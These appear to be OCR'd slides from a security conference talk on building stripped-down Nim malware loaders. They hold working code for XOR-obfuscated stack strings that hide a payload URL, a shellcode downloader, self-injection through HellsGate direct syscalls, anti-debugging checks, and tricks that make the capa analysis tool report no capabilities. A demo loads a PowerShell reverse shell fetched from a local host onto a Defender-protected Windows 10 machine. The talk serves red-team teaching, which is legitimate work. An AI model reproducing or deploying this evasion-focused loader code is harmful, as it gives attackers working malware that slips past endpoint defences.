# 0x06 - self-injecting loader with direct syscalls

src > self_injecting_loader > main.nim > ...

```
6   proc main() {.exportc: "Main".} =
7     var
8       url {.stackStringA.} = "http://127.0.0.1:8000/sd.sc"
9       pBuffer: pointer
10      sSize: int
11    let r = getPayloadFromUrlA(cast[cstring](url[0].addr), pBuffer, sSize)
12    if r == true:
13      localShellcodeInjection(pBuffer, sSize)
```

Sometimes we have a *stackStringA* that we want to hide.

Simple rolling xor with python.


```
In [1]: s = b"http://127.0.0.1:8000/sd.sc"

In [2]: k = b"BSIDESKC420"

In [3]: bytes([v^k[i%len(k)] for i,v in enumerate(s)])
Out[3]: b"*'=4\x7f|dr\x06\x05\x1er}yjtiss\x04\x02\x1f17g7&"
```

src > self_injecting_loader > utils > enc.nim > ...

```
1   proc xorStackString*[I,J](buf: var array[I, byte], key: array[J, byte]) {.inline.}=
2     for i in 0 ..< (buf.len-1):
3       buf[i] = key[i mod (key.len-1)] xor buf[i]
```

src > self_injecting_loader > main.nim > ...

```
6   proc main() {.exportc: "Main".} =
7     var
8       url {.stackStringA.} = "*'=4\x7f|dr\x06\x05\x1er}yjtiss\x04\x02\x1f17g7&"
9       key {.stackStringA.} = "BSIDESKC420"
10      pBuffer: pointer
11      sSize: int
12    xorStackString(url, key)
```



https://github.com/learningnets

Almost APT level encryption, just use imagination. (aka, floss finds this).
(see slides 0x9)

# 0x06 - self-injecting loader with direct syscalls

src > self_injection_loader > main.nim > ...

```nim
proc main() {.exportc: "Main".} =
  var
    url {.stackStringA.} = "*'=4\x7f|dr\x06\x05\x1er}yjtiss\x04\x02\x1f17g7&"
    key {.stackStringA.} = "BSIDESKC420"
    pBuffer: pointer
    sSize: int
  xorStackString(url, key)

  if getPayloadFromUrlA(cast[cstring](url[0].addr), pBuffer, sSize):
    discard localShellcodeInjection(pBuffer, sSize)
```

*getPayloadFromUrlA* uses the WinAPI to download a file, it is not very interesting, We've done everything inside of it.

*localShellcodeInjection* uses direct syscalls with HellsGate.

src > self_injection_loader > exec_payload.nim > ...

```nim
proc localShellcodeInjection*(sc: pointer, scLen: int): bool =
  # initialize table
  var t: VX_TABLE
  if not initHG(t):
    return false

  var ...

  # allocate memory for the shellcode
  HellsGate(t.NtAllocateVirtualMemory.wSystemCall)
  status = HellsDescent(cast[HANDLE](-1), &lpAddress, 0, &szSc, MEM_COMMIT or MEM_RESERVE, PAGE_READWRITE)
  if status != 0:
    return false
```

```nim
type
  VX_TABLE_ENTRY* = object
    pAddress*: PVOID
    dwHash*: uint32
    wSystemCall*: WORD
  PVX_TABLE_ENTRY* = ptr VX_TABLE_ENTRY

  VX_TABLE* = object
    NtAllocateVirtualMemory*: VX_TABLE_ENTRY
    NtProtectVirtualMemory*: VX_TABLE_ENTRY
    NtCreateThreadEx*: VX_TABLE_ENTRY
    NtWaitForSingleObject*: VX_TABLE_ENTRY
  PVX_TABLE* = ptr VX_TABLE
```

Typical shellcode injection (1. VirtualAlloc, 2. CopyMem, 3. VirtualProtect, 4. CreateThreadEx).

# 0x06 - self-injecting loader with direct syscalls

```
19  # allocate memory for the shellcode
20  HellsGate(t.NtAllocateVirtualMemory.wSystemCall)
21  status = HellsDescent(cast[HANDLE](-1), &lpAddress, 0, &szSc, MEM_COMMIT or MEM_RESERVE, PAGE_READWRITE)
22  if status != 0:
23    return false
```

src > self_injection_loader > utils > hellsgate > stubs.nim > ...

```
1   from winim import NTSTATUS, WORD
2
3   var wSystemCall*: WORD
4
5   proc HellsGate*(wSys: WORD) =
6     wSystemCall = wSys
7
8   proc HellsDescent*(arg1: auto): NTSTATUS {.asmNoStackFrame, varargs.} =
9     asm """
10      mov r10, rcx
11      mov rax, `wSystemCall`
12      syscall
13      ret
14    """
```


global variable = *.data* sect

```
00001060  int64_t HellsGate(int16_t arg1)

00001060  66890d990f0000      mov     word [rel wSystemCall], cx
00001067  c3                  retn     {__return_addr}
```

Probably doesn't need to be its own proc. Add *{.inline.}*

```
00001020  int64_t HellsDescent()

00001020  4889542410          mov     qword [rsp+0x10 {arg_10}], rdx
00001025  4c89442418          mov     qword [rsp+0x18 {arg_18}], r8
0000102a  4c894c2420          mov     qword [rsp+0x20 {arg_20}], r9
0000102f  4989ca              mov     r10, rcx
00001032  488b042500200000    mov     rax, qword [wSystemCall]
0000103a  0f05                syscall
0000103c  c3                  retn     {__return_addr}
```

*varargs* pragma to allow us to call multiple syscalls with one proc.



# 0x06 - self-injecting loader with direct syscalls

That looked easy; what was the catch?

```
PS C:\Users\user\Desktop\writing_nimless_nim\src\self_injection_loader> .\main.exe
Program 'main.exe' failed to run: The specified executable is not a valid application for this OS platform.At line:1 char:1
+ .\main.exe
+ ~~~~~~~~~~.
At line:1 char:1
+ .\main.exe
+ ~~~~~~~~~~
    + CategoryInfo          : ResourceUnavailable: (:) [], ApplicationFailedException
    + FullyQualifiedErrorId : NativeCommandFailed
```

```
64    ## Base binary to fit within 64bit
65    --l:"-Wl,--image-base"
66    --l:"-Wl,0x0"
```

```
PS C:\Users\user\Desktop\writing_nimless_nim\src\self_injection_loader> dir .\main.exe


    Directory: C:\Users\user\Desktop\writing_nimless_nim\src\self_injection_loader


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         4/11/2024  12:24 AM           6656 main.exe
```



# 0x07 - obfuscation

Add anti-debugging through HellsGate

src > self_injection_loader_obfuscated > utils > hellsgate > hg.nim > ...

```
13    VX_TABLE* = object
14      NtQueryInformationProcess*: VX_TABLE_ENTRY
15      NtAllocateVirtualMemory*: VX_TABLE_ENTRY
16      NtProtectVirtualMemory*: VX_TABLE_ENTRY
17      NtCreateThreadEx*: VX_TABLE_ENTRY
18      NtWaitForSingleObject*: VX_TABLE_ENTRY
19    PVX_TABLE* = ptr VX_TABLE
```

Add syscall to *VX_TABLE*

src > self_injection_loader_obfuscated > utils > hellsgate > hg.nim > ...

```
131   t.NtQueryInformationProcess.dwHash = static(hashStrA("NtQueryInformationProcess"))
132   if not getVxTableEntry(pLdrDataEntry.DllBase, pImageExportDirectory, t.NtQueryInformationProcess):
133     return false
```

Add syscall to *initHG()*

src > self_injection_loader_obfuscated > exec_payload.nim > ...

```
11    # check for debugger
12    var
13      status: NTSTATUS = 0
14      uInherit: ULONG
15    HellsGate(t.NtQueryInformationProcess.wSystemCall)
16    status = HellsDescent(cast[HANDLE](-1), 31'u32, uInherit.addr, cast[ULONG](sizeof(ULONG)), NULL)
17    if status != 0:
18      return false
```

Add calling of syscall to *localShellcodeInjection()*

# 0x07 - obfuscation

We use *capa* to see what capabilities the binary has statically.

```
PS C:\Users\user\Desktop\writing_nimless_nim\src\self_injection_loader_obfuscated>  C:\tools\capa-v7.0.1-windows\capa.exe .\main.exe
```

| | |
|---|---|
| md5 | 3f8858458264a1134271068c64915b5c |
| sha1 | a189cf7f28ed727ad764c4f9a8d20974cce28506 |
| sha256 | 68ebcbf16947648e4a74809f8c939a5b53335817162801f78fe9267b42e3eeaa |
| analysis | static |
| os | windows |
| format | pe |
| arch | amd64 |
| path | C:/Users/user/Desktop/writing_nimless_nim/src/self_injection_loader_obfuscated/main.exe |

| ATT&CK Tactic | ATT&CK Technique |
|---|---|
| DEFENSE EVASION | Obfuscated Files or Information T1027 |
| EXECUTION | Shared Modules T1129 |

| MBC Objective | MBC Behavior |
|---|---|
| DATA | Encode Data::XOR [C0026.002] |
| DEFENSE EVASION | Obfuscated Files or Information::Encoding-Standard Algorithm [E1027.m02] |

| Capability | Namespace |
|---|---|
| encode data using XOR (3 matches) | data-manipulation/encoding/xor |
| access PEB ldr_data | linking/runtime-linking |
| parse PE header (2 matches) | load-code/pe |


# 0x07 - obfuscation

0xtriboulet's string obfuscation article can give us a simple way of obfuscating our xor encryption.

src > self_injection_loader_obfuscated > utils > enc.nim

```
1  proc xorStackString*[I,J](buf: var array[I, byte], key: array[J, byte]) {.inline.} =
2    for i in 0 ..< (buf.len-1):
3      asm """
4        .byte 0xe9, 0x04, 0x00, 0x00, 0x00
5        .byte 0xff, 0xff, 0xff, 0xff
6      """
7      buf[i] = key[i mod (key.len-1)] xor buf[i]
```

| Capability | Namespace |
|---|---|
| access PEB ldr_data<br>parse PE header (2 matches) | linking/runtime-linking<br>load-code/pe |



# 0x07 - obfuscation

We adjust how we are accessing the *PEB* to trick static analysis into thinking it isn't accessed.

src > self_injection_loader_obfuscated > utils > gmh.nim > ...

```
9   proc getModuleHandleH*(hash: uint32): HMODULE =
10    var
11      pPeb: PPEB
12    asm """
13      mov rax, qword ptr gs:[0x60]
14      :"=r"(`pPeb`)
15    """
```

src > self_injection_loader_obfuscated > utils > gmh.nim > ...

```
9   proc getModuleHandleH*(hash: uint32): HMODULE =
10    var
11      pPeb: PPEB
12    asm """
13      xor rax, rax
14      mov rax, 0x10
15      imul rax, rax, 6
16      mov rax, qword ptr gs:[rax]
17      :"=r"(`pPeb`)
18    """
```

| Capability | Namespace |
| --- | --- |
| parse PE header (2 matches) | load-code/pe |

# 0x07 - obfuscation

We can do some dumb stuff to trick *capa* into thinking we aren't parsing a PE header.
(Adding *420* when checking signatures, comparing every value and jumping to end of function)

src > self_injection_loader_obfuscated > utils > gpa.nim > ...

```
4   template testJmpFail[T](t: T) =
5     if cast[int](t) == 0:
6       asm "jmp FAILURE"
7
8   func getProcAddressHash*(hModule: HMODULE, apiNameHash: uint32): FARPROC {.inline, noSideEffect.} =
9     var
10      pBase = hModule
11      pImgDosHdr = cast[PIMAGE_DOS_HEADER](pBase)
12    testJmpFail(pImgDosHdr)
13    var pImgNtHdr = cast[PIMAGE_NT_HEADERS](cast[int](pBase) + pImgDosHdr.e_lfanew)
14    testJmpFail(pImgNtHdr)
15    if (pImgDosHdr.e_magic + 420 != IMAGE_DOS_SIGNATURE + 420) or (pImgNtHdr.Signature + 420 != IMAGE_NT_SIGNATURE + 420):
16      testJmpFail(1)
17    var imgOptHdr = cast[IMAGE_OPTIONAL_HEADER](pImgNtHdr.OptionalHeader)
18    testJmpFail(imgOptHdr)
19    var pImgExportDir = cast[PIMAGE_EXPORT_DIRECTORY](cast[int](pBase) + imgOptHdr.DataDirectory[0].VirtualAddress)
20    testJmpFail(pImgExportDir)
21    var funcNameArray = cast[ptr UncheckedArray[DWORD]](cast[int](pBase) + pImgExportDir.AddressOfNames)
22    testJmpFail(funcNameArray)
23    var funcAddressArray = cast[ptr UncheckedArray[DWORD]](cast[int](pBase) + pImgExportDir.AddressOfFunctions)
24    testJmpFail(funcAddressArray)
25    var funcOrdinalArray = cast[ptr UncheckedArray[WORD]](cast[int](pBase) + pImgExportDir.AddressOfNameOrdinals)
26    testJmpFail(funcOrdinalArray)
27
28    for i in 0 ..< pImgExportDir.NumberOfFunctions:
29      var pFunctionName = cast[cstring](cast[PCHAR](cast[int](pBase) + funcNameArray[i]))
30      testJmpFail(pFunctionName)
31      if apiNameHash == hashStrA(pFunctionName):
32        return cast[FARPROC](cast[int](pBase) + funcAddressArray[funcOrdinalArray[i]])
33    asm "FAILURE:"
34    return cast[FARPROC](0)
35
36  template gpa*[T](h: HANDLE, p: string, t: T): T =
37    cast[t](getProcAddressHash(h, static(hashStrA(p.cstring))))
```

The PE header is being parsed in two places: *utils/gpa.nim* and *utils/hellsgate/hg.nim*.

The same methodology is applied to *hg.nim*, except a little more gross..

https://0xe.io/learning-hells

This brings us to...

# 0x07 - obfuscation

Various optimization levels (*-O0*, *-O1*, ...) yields different results. For these results, *-Os*, was used.

```
PS C:\Users\user\Desktop\writing_nimless_nim\src\self_injection_loader_obfuscated> C:\tools\capa-v7.0.1-windows\capa.exe .\main.exe
```

| | |
|---|---|
| md5 | 57deaf4234ef36c191bb896d2c4ef39e |
| sha1 | 40c92cbfdaa184ea4402ca58f81b6fd449a98217 |
| sha256 | b07b2e3867351375d867a9a5a7403eb242676adfd836edb66e96668839b4397f |
| analysis | static |
| os | windows |
| format | pe |
| arch | amd64 |
| path | C:/Users/user/Desktop/writing_nimless_nim/src/self_injection_loader_obfuscated/main.exe |

```
no capabilities found
```

```
PS C:\Users\user\Desktop\writing_nimless_nim\src\self_injection_loader_obfuscated> dir .\main.exe


    Directory: C:\Users\user\Desktop\writing_nimless_nim\src\self_injection_loader_obfuscated


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         4/15/2024   9:25 PM           5632 main.exe
```

# 0x08 - demo

*0x08 - reverse_shell* creates a powershell reverse through *CreateProcessA* and then calls *deleteSelf()* through the previous example.
This is used as our shellcode.
*0x07 - self_injection_loader_obfuscated* will be our loader.

Target is a freshly installed and updated Windows 10 machine with Defender enabled.


```
>>> s = b"http://192.168.5.138:8000/sd.sc"
>>> k = b"BSIDESKC420"
>>> o = [v^k[i%len(k)] for i,v in enumerate(s)]
>>> bytes(o)
b"*'=4\x7f|dr\r\x00\x1eseqjp}zp\x0c\x08\x08rcyk67e0W"
```

```
>>> br = BinaryReader(bv)
... data = br.read(bv.sections['.text'].length, bv.sections['.text'].start)
... path = r"C:\Users\user\Desktop\writing_nimless_nim\src\reverse_shell\sd.sc"
... with open(path, "wb") as f:
...     f.write(data)
...
2368
```

```
ing_nimless_nim\src\self_injection_loader_obfuscated\main.exe [SuccessX]
PS C:\Users\user\Desktop\writing_nimless_nim\src\self_injection_loader_obfuscated>
```



# 0x08 - demo





# 0x09 - improving stackStringA/W macro

*stackString* macros are cool. Let's improve it by including a single byte xor key at compile time.

```nim
proc genRandomKey(): byte {.compileTime.} =
  var seed: int = 0
  when system.hostOS == "windows":
    discard parseInt(staticExec("powershell.exe Get-Random -Maximum 99999999 -Minimum 10000000"), seed, 0)
  else:
    discard parseInt(staticExec("bash -c 'echo $SRANDOM'"), seed, 0)
  var rng = initRand(seed)
  return rng.rand(byte.high).byte

const randKey = genRandomKey()
```

We create a *compileTime* function that generates us a single byte xor key.



In *assignChars*, we xor each char of the assignment string and add it to the *dotExpr* NimNode.

src > 0x09 - improving_stackStr > utils > stackstr.nim

```nim
proc assignChars(smt: NimNode, varName: NimNode, varValue: string, wide: bool) {.compileTime.} =
  for i in 0 ..< varValue.len():
    dotExpr.add(newLit(
      (ord(varValue[i]).byte xor randKey).char
    ))
```

# 0x09 - improving stackStringA/W macro

src > 0x09 - improving_stackStr > utils > stackstr.nim

```nim
proc singleByteXor*[I,T](buf: var array[I, T], key: byte) {.inline.} =
  for i in 0 ..< (buf.len-1):
    buf[i] = key xor buf[i]
```

We define our *singleByteXor* operation on the array that is generated (*I,T* are generics to handle different lengths and *CHAR/WCHAR*). This can be defined with the *noinline* pragma if we don't want the proc inlined.

src > 0x09 - improving_stackStr > utils > stackstr.nim

```nim
macro stackStringA*(sect) =
  template genStuff(str, key: untyped): untyped =
    {.noRewrite.}:
      singleByteXor(str, key)
  result = newStmtList()
  let
    def = sect[0]
    bracketExpr = makeBracketExpression(def[2].strVal, false)
    identDef = newIdentDefs(def[0], bracketExpr)
    varSect = newNimNode(nnkVarSection).add(identDef)
  result.add(varSect)
  result.assignChars(def[0], def[2].strVal, false)
  result.add(getAst(genStuff(def[0], randKey)))
```

We define a *genStuff* template so we can inject it straight into the AST with *getAst*. This is done for *stackStringW* as well, passing in the correct bool for *makeBracketExpression* and *assignChars* (that bool handles *WCHAR*).

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# 0x09 - improving stackStringA/W macro

src > 0x09 - improving_stackStr > main.nim

```nim
import winim
import utils/[stdio, stackstr]

proc main(): int {.exportc: "Main".} =
  var test {.stackStringA.} = "TESTTEST"
  PRINTA(CPTR(test))
```

Stack string moved from *RAX* onto the stack, and then xor'ed by *0x5f*

```
Main:
140001020  mov     rax, 0xb0c1a0b0b0c1a0b
14000102a  push    r14 {__saved_r14}
14000102c  push    r13 {__saved_r13}
14000102e  push    r12 {__saved_r12}
140001030  push    rbp {__saved_rbp}
140001031  push    rdi {__saved_rdi}
140001032  push    rsi {__saved_rsi}
140001033  push    rbx {__saved_rbx}
140001034  sub     rsp, 0x60
140001038  mov     byte [rsp+0x54 {var_44}], 0x0
14000103d  lea     rdx, [rsp+0x54 {var_44}]
140001042  mov     qword [rsp+0x4c {var_4c}], rax  {'\x0b\x1a\x0c\x0b\x0b\x1a\x0c\x0b'}
140001047  lea     rax, [rsp+0x4c {var_4c}]
14000104c  mov     r13, rax {var_4c}

14000104f  xor     byte [rax], 0x5f
140001052  inc     rax
140001055  cmp     rax, rdx {var_44}
140001058  jne     0x14000104f
```

```
PS C:\Users\user\Desktop\writing_nimless_nim\src\0x09 - improving_stackStr> nim c --verbosity:0 .\main.nim
PS C:\Users\user\Desktop\writing_nimless_nim\src\0x09 - improving_stackStr> .\main.exe
TESTTEST
```

# 0x10 - improving stackStringA/W macro pt 2

Rolling xor time. A multibyte xor key was attempted, but kept getting allocated in *.rdata*; which is fine, but we are trying to avoid unnecessary usage in the data section.
*updateHash()* is similar to our single byte, but return a full *uint* (64-bits).

src > 0x10 - improving_stackStr2 > utils > stackstr.nim


```
7   proc updateHash(): uint {.compileTime.} =
8     var seed: int = 0
9     when system.hostOS == "windows":
10        discard parseInt(staticExec("powershell.exe Get-Random -Maximum 99999999 -Minimum 10000000"), seed, 0)
11    else:
12        discard parseInt(staticExec("bash -c 'echo $SRANDOM'"), seed, 0)
13    var rng = initRand(seed)
14    result = rng.rand(int.high).uint
```

src > 0x10 - improving_stackStr2 > utils > stackstr.nim

```
17  proc assignChars(smt: NimNode, varName: NimNode, varValue: string, wide: bool, key: uint) {.compileTime.} =
23    for i in 0 ..< varValue.len():
32      dotExpr.add(newLit(
33        (ord(varValue[i]).byte xor cast[byte](key.rotateRightBits(i))).char
34      ))
```

We use *rotr (rotateRightBits)* for our index value. This is matched in our *complexXor* proc.





# 0x10 - improving stackStringA/W macro pt 2

src > 0x10 - improving_stackStr2 > utils > stackstr.nim

```nim
proc complexXor*[I,T](buf: var array[I, T], key: uint) {.inline.} =
  var i: int = 0
  while buf[i] != '\0'.T:
    buf[i] = (key.rotateRightBits(i) and 0xff).T xor buf[i]
    i.inc
```

We want to xor everything except the last byte, as done in previous examples.
We can choose to inline or not.

src > 0x10 - improving_stackStr2 > utils > stackstr.nim

```nim
macro stackStringA*(sect) =
  var globalHash = updateHash()
  template doXor(str, key: untyped): untyped =
    {.noRewrite.}:
      complexXor(str, key)

  result = newStmtList()
  let
    def = sect[0]
    bracketExpr = makeBracketExpression(def[2].strVal, false)
    identDef = newIdentDefs(def[0], bracketExpr)
    varSect = newNimNode(nnkVarSection).add(identDef)
  result.add(varSect)
  result.assignChars(def[0], def[2].strVal, false, globalHash)
  result.add(getAst(doXor(def[0], globalHash)))
```

Update the hash for each *stackString*, this is optional and alternatively can be used globally.

Add the *complexXor* function into our AST


# 0x10 - improving stackStringA/W macro pt 2

src > 0x10 - improving_stackStr2 > main.nim

```nim
import winim
import utils/[stdio, stackstr]

proc main(): int {.exportc: "Main".} =
  var test1 {.stackStringA.} = "http://127.0.0.1:1337/cat.exe\n"
  var test2 {.stackStringW.} = "bsideskc420\n"

  PRINTA(CPTR(test1))

  dumpHex(CWPTR(test2), sizeof(test2))
```

Even though we defined *inline*, nim did not inline our *stackStringA* call.

```
14000105b  mov     rax, 0xfab90261c619afde
140001065  mov     qword [rsp+0xb1 {var_67}], rax  {'\xde\xaf\x19\xc6a\x02\xb9\xfa'}
14000106d  mov     rax, 0x58fd9760ac1745d7
140001077  mov     qword [rsp+0xb9 {var_5f}], rax  {'\xd7E\x17\xac`\x97\xfdX'}
14000107f  mov     rax, 0xfa5542ec855eeb8e
140001089  mov     qword [rsp+0xc1 {var_57}], rax  {'\x8e\xeb^\x85\xecBU\xfa'}
140001091  mov     dword [rsp+0xc9 {var_4f}], 0x196c8b9
14000109c  mov     word [rsp+0xcd {var_4b}], 0xd4d9  {0xd4d9}
1400010a6  call    complexXor__main_u7.constprop.0
```




But, our *stackStringW* call got inline. With nim generics, each proc will generate individual procs for each type of passed in argument. In our case, we will see one for *CHAR* and one for *WCHAR*.



# 0x10 - improving stackStringA/W macro pt 2

```
14000105b  mov     rax, 0xfab90261c619afde
140001065  mov     qword [rsp+0xb1 {var_67}], rax  {'\xde\xaf\x19\xc6a\x02\xb9\xfa'}
14000106d  mov     rax, 0x58fd9760ac1745d7
140001077  mov     qword [rsp+0xb9 {var_5f}], rax  {'\xd7E\x17\xac`\x97\xfdX'}
14000107f  mov     rax, 0xfa5542ec855eeb8e
140001089  mov     qword [rsp+0xc1 {var_57}], rax  {'\x8e\xeb^\x85\xecBU\xfa'}
140001091  mov     dword [rsp+0xc9 {var_4f}], 0x196c8b9
14000109c  mov     word [rsp+0xcd {var_4b}], 0xd4d9  {0xd4d9}
1400010a6  call    complexXor__main_u7.constprop.0
```

What if we want *complexXor* to always be inlined?

src > 0x10 - improving_stackStr2 > utils > stackstr.nim

```
57  proc complexXor*[I,T](buf: var array[I, T], key: uint) {.inline, codegenDecl: "__attribute__((always_inline)) $# $#$#".} =
58    var i: int = 0
59    while buf[i] != '\0'.T:
60      buf[i] = (key.rotateRightBits(i) and 0xff).T xor buf[i]
61      i.inc
```

The *codegenDecl* pragma will attempt to always_inline. Which is successful for our case.

| Name | Address | Section | Kind |
|---|---|---|---|
| _start | 0x140001000 | .text | Function |
| Main | 0x140001020 | .text | Function |
| getModuleHandleH__util… | 0x140001900 | .text | Function |
| getProcAddressHash__ut… | 0x140001970 | .text | Function |
| hashStrW__utilsZhash_u… | 0x140001a50 | .text | Function |
| nimZeroMem | 0x140001a70 | .text | Function |
| winstrConverterCStringg… | 0x140001a80 | .text | Function |

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# 0x11 - improving winim interoperability

| Name | Address | Section | Kind |
|---|---|---|---|
| _start | 0x140001000 | .text | Function |
| Main | 0x140001020 | .text | Function |
| getModuleHandleH__util… | 0x140001900 | .text | Function |
| getProcAddressHash__ut… | 0x140001970 | .text | Function |
| hashStrW__utilsZhash_u… | 0x140001a50 | .text | Function |
| nimZeroMem | 0x140001a70 | .text | Function |
| winstrConverterCString… | 0x140001a80 | .text | Function |

We've seen *winstrConverterCString* before, but what is it?

All it does is dereference a pointer?

According to winim's source, it's just a converter, so we can use the same *codegenDecl* or *inline* pragmas to force this as inline.

```
winstrConverterCStringTo...kgsZwinim4551057048ZwinimZwinstr_u704:
140001a80  mov     rax, rcx
140001a83  retn     {__return_addr}
```

C: > Users > user > .nimble > pkgs > winim-3.9.0 > winim > winstr.nim

```
996
997  converter winstrConverterCStringToPtrChar*(x: cstring): ptr char {.inline.} = cast[ptr char](x)
998    ## Converts `cstring` to `ptr char` automatically.
```

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It is now gone

| Name | Address | Section | Kind |
|---|---|---|---|
| _start | 0x140001000 | .text | Function |
| Main | 0x140001020 | .text | Function |
| getModuleHandleH__util… | 0x1400018c0 | .text | Function |
| getProcAddressHash__ut… | 0x140001930 | .text | Function |
| hashStrW__utilsZhash_u… | 0x140001a10 | .text | Function |
| nimZeroMem | 0x140001a30 | .text | Function |
| __builtin_memcpy | 0x140002020 | .synthetic… | Data |

# 0x12 - nim.cfg

One thing that was glossed over was the use of a config file. The config bootstraps stripping away the Nim and C Runtime (NRT & CRT). Let's discuss What's needed and what everything is doing. It's already heavily documented from [zimawhit3's Bitmancer](zimawhit3's Bitmancer).

```
## Nim Flags
## Standard Flags
--define:danger
--mm:none
--threads:off
--cpu:amd64
--opt:none
```

-d:danger - We don't need any memory safety or checks.
-mm:none - We manage our own memory
–threads:off - Threads are included in the (NRT)
–cpu:amd64 - Specify 64-bit x86
